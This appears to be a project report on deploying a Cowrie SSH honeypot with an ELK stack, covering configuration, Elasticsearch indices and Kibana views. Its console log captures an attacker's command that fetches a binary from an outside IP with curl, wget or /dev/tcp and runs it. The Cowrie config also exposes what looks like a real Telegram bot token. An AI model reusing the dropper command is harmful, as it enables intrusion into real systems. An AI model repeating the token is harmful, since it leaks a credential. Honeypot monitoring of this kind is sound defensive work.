Linux (Cowrie)	2 GB	1 Cores	20 GB
Linux (Cowrie)	2 GB	1 Cores	20 GB
Linux (ELK-Stack)	8 GB	4 Cores	100 GB

VM Capacities

COWRIE ACTIVITY DIAGRAM




Cowrie Honeypot activity diagram

COWRIE ON DEBIAN

To install Cowrie on Debian, we need to following some command line and rules configuration in order to run Cowrie on your network. after download, config "**ccowrie.cfg**" file

```
# =====  
# SSH Specific Options  
# =====  
[ssh]  
  
# Enable SSH support  
# (default: true)  
enabled = true  
  
# Hostname for the honeypot. Displayed by the shell prompt of the virtual  
# environment  
#  
# (default: svr04)  
hostname = ababank  
  
# Send message using Telegram bot  
# 1. Create a bot following https://core.telegram.org/bots#6-botfather to get token.  
# 2. Send message to your bot, then use https://api.telegram.org/bot{bot_token}/getUpdates to find chat_id.  
# N.b. bot will only send messages on cowrie.login.success, cowrie.command.input/.failed, and  
# cowrie.session.file_download, to prevent spam.  
[output_telegram]  
enabled = true  
bot_token = 8202113230:AAGp18SJDuwPACb9xSUFwQ-jtxLaLgzm-54  
chat_id = 1001904884
```


ELK-STACK ACTIVITY DIAGRAM



ELK-Stack Activity Diagram

LOGSTASH DATA PIPELINE FLOW

Data from the source system is ingested into Logstash, where it passes through three stages: Inputs, Filters, and Outputs



ELASTICSEARCH INDEX

Daily Cowrie honeypot indices successfully created and stored with consistent data sizes

```
elk-stack@elk-stack:~$ curl -X GET "http://localhost:9200/_cat/indices?v"
```

health	status	index	docs.count	docs.deleted	store.size	pri.store.size	dataset.size	uuid	pri	rep
yellow	open	cowrie-honeypotus-2025.10.10	603	0	4.6mb	4.6mb	4.6mb	SS7BQ3BRT8u0ugocomPTQ	1	1
yellow	open	cowrie-honeypottk-2025.11.11	1504	0	9.8mb	9.8mb	9.8mb	DviuTHvXRrae5sPyQe5F2Q	1	1
yellow	open	cowrie-honeypottk-2025.11.10	1486	0	9.9mb	9.9mb	9.9mb	dASU8PomTrinPPbGg40UlQ	1	1
yellow	open	cowrie-honeypottk-2025.11.13	120	0	1mb	1mb	1mb	W8TpKjkbSXuff9eT2n6cRw	1	1
yellow	open	cowrie-honeypottk-2025.11.12	679	0	8.7mb	8.7mb	8.7mb	v1o8Vh7JRjWAY3AnDnRQoQ	1	1
yellow	open	cowrie-honeypotsg-2025.09.30	36	0	423.9kb	423.9kb	423.9kb	DHXSqeHySSGY-3QEjFMobQ	1	1
yellow	open	cowrie-honeypotsg-2025.10.29	1318	0	17.8mb	17.8mb	17.8mb	K7Q8nsrkTaW0R7u4S0p3nQ	1	1
yellow	open	cowrie-honeypotsg-2025.10.28	2503	0	26.6mb	26.6mb	26.6mb	wt6wiNZwSqq3qrzXqexlyg	1	1
yellow	open	cowrie-honeypotsg-2025.10.27	1713	0	17.7mb	17.7mb	17.7mb	Gqb67BfZTU-dnYcIXKXnDw	1	1
yellow	open	cowrie-honeypotsg-2025.10.26	1707	0	25.5mb	25.5mb	25.5mb	DFBLZxL9R6C9usR3KQclkw	1	1
yellow	open	cowrie-honeypotsg-2025.10.25	926	0	9.5mb	9.5mb	9.5mb	ymsM9sfoS4el0ckLSsHWlA	1	1
yellow	open	cowrie-honeypotsg-2025.10.24	1540	0	16.6mb	16.6mb	16.6mb	o5siYhzDS_04RBdUJRNB0w	1	1
yellow	open	cowrie-honeypotsg-2025.10.23	1363	0	13.7mb	13.7mb	13.7mb	IwrGD00-S8uKtZcKoCoXPg	1	1
yellow	open	cowrie-honeypotus-2025.10.14	1710	0	15.2mb	15.2mb	15.2mb	CFp7hQBxS-Syf-ARWELYNw	1	1
yellow	open	cowrie-honeypotsg-2025.10.22						JBCm5EZTSk-W-h0-BrZ0vg	1	1

CREATE DATA VIEW ON KIBANA

Create and manage the data views that help you retrieve your data from Elasticsearch.

The screenshot shows the Kibana interface with the 'Create data view' dialog open. The dialog fields are: Name: honeypotUS, Index pattern: cowrie-honeypotus*, and Timestamp field: @timestamp. A 'Show advanced settings' link is visible below the timestamp field. To the right, a table lists 14 matching sources, each with an 'Index' button. The table has two tabs: 'All sources' and 'Matching sources'.

All sources	Matching sources
	cowrie-honeypotus-2025.09.20 Index
	cowrie-honeypotus-2025.09.22 Index
	cowrie-honeypotus-2025.09.23 Index
	cowrie-honeypotus-2025.09.24 Index
	cowrie-honeypotus-2025.09.25 Index
	cowrie-honeypotus-2025.09.26 Index
	cowrie-honeypotus-2025.09.27 Index
	cowrie-honeypotus-2025.09.28 Index
	cowrie-honeypotus-2025.09.29 Index
	cowrie-honeypotus-2025.09.30 Index
	cowrie-honeypotus-2025.10.01 Index
	cowrie-honeypotus-2025.10.02 Index
	cowrie-honeypotus-2025.10.03 Index

DISCOVER ON KIBANA

Browser address bar: 192.168.71.20:5601/app/discover#/?_g=(filters:!(),query:(language:kuery,que...)

elastic logo | Find apps, content, and more.

Discover | Check out context-aware Discover | Try ES|QL | Inspect | Alerts | Save

Data view | All log | Filter your data using KQL syntax | Today

Search field names | 0

Popular fields (10): src_ip, download_url, outfile, @timestamp, geoip.asn.organization.name, attack_type, geoip.geo.location.lat, geoip.geo.location.lon, otx.pulse_info.pulses.malware_families.display_name, ttylog

Available fields (168): @timestamp, abuseipdb.data.abuseConfidenceScore, abuseipdb.data.countryCode, abuseipdb.data.domain

Auto interval | No breakdown

Nov 12, 2025 @ 00:00:00.000 - Nov 12, 2025 @ 23:59:59.999 (interval: Auto - 30 minutes)

Documents (5,492) | Patterns | Field statistics | Sort fields 1

Summary

☐ @timestamp	Nov 12, 2025 @ 22:45:24.519	@timestamp Nov 12, 2025 @ 22:45:24.519 alert true attack_type session_closed duration 3.0 event.original {"eventid":"cowrie.session.closed","duration":"3.0","message":"Connection lost after 3.0 seconds","sensor":"honeypotsg","timestamp":"2025-11-12T15:44:05.744947Z","src_ip":"80.97.160.214","session":"..."}
☐ Nov 12, 2025 @ 22:45:24.519	Nov 12, 2025 @ 22:45:24.519	@timestamp Nov 12, 2025 @ 22:45:24.519 alert true attack_type session_connect dst_ip 172.31.36.175 dst_port 2,222 event.original {"eventid":"cowrie.session.connect","src_ip":"80.97.160.214","src_port":52130,"dst_ip":"172.31.36.175","dst_port":2222,"session":"54dcdd2e6a87","protocol":"ssh","message":"New connec..."}
☐ Nov 12, 2025 @ 22:45:24.519	Nov 12, 2025 @ 22:45:24.519	@timestamp Nov 12, 2025 @ 22:45:24.519 alert true attack_type failed_login event.original {"eventid":"cowrie.login.failed","username":"ins","password":"123","message":"login attempt [ins/123] failed","sensor":"honeypotsg","timestamp":"2025-11-12T15:42:07.929788Z","src_ip":"45.78.217.146","session":"d54875b18ee..."}
☐ Nov 12, 2025 @ 22:45:24.519	Nov 12, 2025 @ 22:45:24.519	@timestamp Nov 12, 2025 @ 22:45:24.519 alert true attack_type other compCS [none, zlib@openssh.com] encCS [chacha20-poly1305@openssh.com, aes256-gcm@openssh.com, aes128-gcm@openssh.com, aes256-ctr, aes192-ctr, aes128-ctr] event.original {"eventid":"cowrie.client.kex","hassh":"03a80b21afa810682a776a7d42e5e6fb","..."}
☐ Nov 12, 2025 @ 22:45:24.519	Nov 12, 2025 @ 22:45:24.519	@timestamp Nov 12, 2025 @ 22:45:24.519 alert true attack_type failed_login event.original {"eventid":"cowrie..."}


Rows per page: 100 | 1 2 3 4 5 >

A top-down view of a desk with various items: a laptop, a notebook, a pen, a pair of glasses, a coffee cup, and a plant. The text "4. RESULT AND DISCUSSION" is overlaid in the center.

4. RESULT AND DISCUSSION

COMPONENT INTEGRATION RESULT

This is the result integration of to the Kibana dashboard





Monitoring honeypot on kibanna dashboard

COWRIE HONEYPOT CONSOLE LOG

```
2025-08-22T16:38:53.465991Z [HoneyPotSSHTransport,4140,120.24.240.112] CMD: echo 1 && cat /bin/echo
2025-08-22T16:38:53.466350Z [HoneyPotSSHTransport,4140,120.24.240.112] Command found: echo 1
2025-08-22T16:38:53.466585Z [HoneyPotSSHTransport,4140,120.24.240.112] Command found: cat /bin/echo
2025-08-22T16:38:59.670589Z [HoneyPotSSHTransport,4140,120.24.240.112] CMD: nohup $SHELL -c "curl http://8.133.
3.227:60141/linux -o /tmp/6sLWAGNwvA; if [ ! -f /tmp/6sLWAGNwvA ]; then wget http://8.133.3.227:60141/linux -O
/tmp/6sLWAGNwvA; fi; if [ ! -f /tmp/6sLWAGNwvA ]; then exec 6<>/dev/tcp/8.133.3.227/60141 && echo -n 'GET /linu
x' >&6 && cat 0<&6 > /tmp/6sLWAGNwvA ; chmod +x /tmp/6sLWAGNwvA && /tmp/6sLWAGNwvA uV2r6XrkGA2SjQsb+G3npUvExU2v
/mz4Hwu0kgga4nrvqk30wk2u72X2GQ6Sjg0f+GbtqlPFxEul6GTnHA+chBcc42bwrU3B2kWu5GLmHAi0nA0a+GbtplPAxl0t72DsGwmNjgoN4mP
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iEjwMb5mXqqF3Aw10t7W34FQmSjwgX4GTvrUXUwEqx5mf4HAuIkkgf527or0zEwV2r6XrkGQuSjQ8c+GzupUvExU+q/mz4HwiMkgsZ43rrp0fCx
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iGheEihce4Xrvq030wk2u6mf2GQqSjQoZ+GXor1PNxUep7mXkGBmIixcf5W3wp03ax0yl6GTnHwGciA4D5GDtsUzGw10u6mTsGwmNiAoN4mPwrU
7N2k+r7XrhHQ0KjAgc5HTsr0/awUix5mb4HwyMhg8d52Duv0nD2k+s6XruHReNiAkX4GTvrUvUzF0t72T4Hw2JkgwV7GLurknHo7lU0xefBqFP8
5grSUPly8RXQFI=; fi; echo 123456 > /tmp/.opass; chmod +x /tmp/6sLWAGNwvA && /tmp/6sLWAGNwvA uV2r6XrkGA2SjQsb+G3
npUvExU2v/mz4Hwu0kgga4nrvqk30wk2u72X2GQ6Sjg0f+GbtqlPFxEul6GTnHA+chBcc42bwrU3B2kWu5GLmHAi0nA0a+GbtplPAxl0t72DsGw
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E6x72buAwIeJwMb5mXqqF3Aw10t7W34FQmSjwgX4GTvrUXUwEqx5mf4HAuIkkgf527or0zEwV2r6XrkGQuSjQ8c+GzupUvExU+q/mz4HwiMkgsZ
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fCxEyv53TiGheEihce4Xrvq030wk2u6mf2GQqSjQoZ+GXor1PNxUep7mXkGBmIixcf5W3wp03ax0yl6GTnHwGciA4D5GDtsUzGw10u6mTsGwmNi
AoN4mPwrU7N2k+r7XrhHQ0KjAgc5HTsr0/awUix5mb4HwyMhg8d52Duv0nD2k+s6XruHReNiAkX4GTvrUvUzF0t72T4Hw2JkgwV7GLurknHo7lU
0xefBqFP85grSUPly8RXQFI=" &
2025-08-22T16:38:59.672102Z [HoneyPotSSHTransport,4140,120.24.240.112] Command found: nohup /bin/bash -c curl h
